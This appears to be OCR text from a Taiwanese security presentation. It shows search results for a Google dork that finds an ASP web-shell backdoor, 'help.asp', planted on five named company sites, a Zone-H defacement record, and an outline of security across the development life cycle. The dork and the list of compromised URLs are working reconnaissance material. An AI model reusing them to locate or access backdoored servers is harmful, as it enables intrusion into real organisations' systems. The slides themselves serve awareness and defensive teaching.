搜尋： ● 所有網頁 ○ 中文網頁 ○ 繁體中文網頁 ○ 台灣的網頁

所有網頁 關於**教主專用Asp後門 inurl:help.asp filetype:asp site:tw**有5項搜尋結果，這是第**1**至**5**項。 共費**0.16** 秒。

教主&copy2005 名字: 密碼: 認證: 7856 會話ID:838695536 1 次 教主 ... - 簡 - [轉為繁體網頁]
教主&copy2005. 名字: 密碼: 認證: 7856 會話ID:838695536 1 次. 教主專用Asp後門. 2005.02.3
修改免殺版 www.Jiaozhu.Net. û.
www.mezone.idv.tw/images/help.**asp** - 2k - 頁庫存檔 - 類似網頁


教主&copy2005 名字: 密碼: 認證: 9768 會話ID:262548412 1 次 教主 ... - 簡 - [轉為繁體網頁]
教主&copy2005. 名字: 密碼: 認證: 9768 會話ID:262548412 1 次. 教主專用Asp後門. 2005.02.3
修改免殺版 www.Jiaozhu.Net. û.
www.tita.com.tw/images/help.**asp** - 2k - 頁庫存檔 - 類似網頁


教主&copy2005 名字: 密碼: 認證: 6091 會話ID:262498862 1 次 教主 ... - 簡 - [轉為繁體網頁]
教主&copy2005. 名字: 密碼: 認證: 6091 會話ID:262498862 1 次. 教主專用Asp後門. 2005.02.3
修改免殺版 www.Jiaozhu.Net. û.
www.spacedesign.com.tw/images/help.**asp** - 2k - 頁庫存檔 - 類似網頁

教主&copy2005 名字: 密碼: 認證: 7237 會話ID:262639093 1 次 教主 ... - 簡 - [轉為繁體網頁]
教主&copy2005. 名字: 密碼: 認證: 7237 會話ID:262639093 1 次. 教主專用Asp後門. 2005.02.3
修改免殺版 www.Jiaozhu.Net. û.
www.worlite.com.tw/en/photo/help.**asp** - 2k - 頁庫存檔 - 類似網頁

教主&copy2005 名字: 密碼: 認證: 7251 會話ID:261788786 1 次 教主 ... - 簡 - [轉為繁體網頁]
教主&copy2005. 名字: 密碼: 認證: 7251 會話ID:261788786 1 次. 教主專用Asp後門. 2005.02.3
修改免殺版 www.Jiaozhu.Net. û.
www.tips.com.tw/images/help.**asp** - 2k - 頁庫存檔 - 類似網頁

相關搜尋： 教主專用asp後門


RUW
SILENT HILL
IN THEATERS APRIL 21
WelcomeToSilentHill.com



Zone-H.org - http://www.systex.com.tw/systex - Microsoft Internet Explorer

http://www.zone-h.org/index.php?option=com_mirrorwrp&Itemid=160&id=5399265

zone-h unrestricted information

Your Ad Here for Free
$20 in Free Clicks to place your ad here.
Join Free now!

Your Ad Here for Free
$20 in Free Clicks to place your ad here.
Join Free now!

BIDVERTISER ADVERTISE HERE!


Sunday, 17 February 2008

Mirror saved on: 2007/01/04 09:42

Defacer: TroJaN	**Domain:** http://www.systex.com.tw/systex	**IP address:** 210.67.129.3
System: Win 2000	**Web server:** IIS/5.0	**Attacker stats**

" Hacked Mr.Trojan "

Security in SDLC



Threat Modeling

Static Analysis & Training

Penetration Test & Web Scan

Web AP Firewall

Security requirements

Risk analysis

Design review

Code Review

Dynamic testing

Continuous monitoring

Define

Design

Develop/Test

Deploy

Maintain

Underground Economy

Traditional bad guys


The Black Market

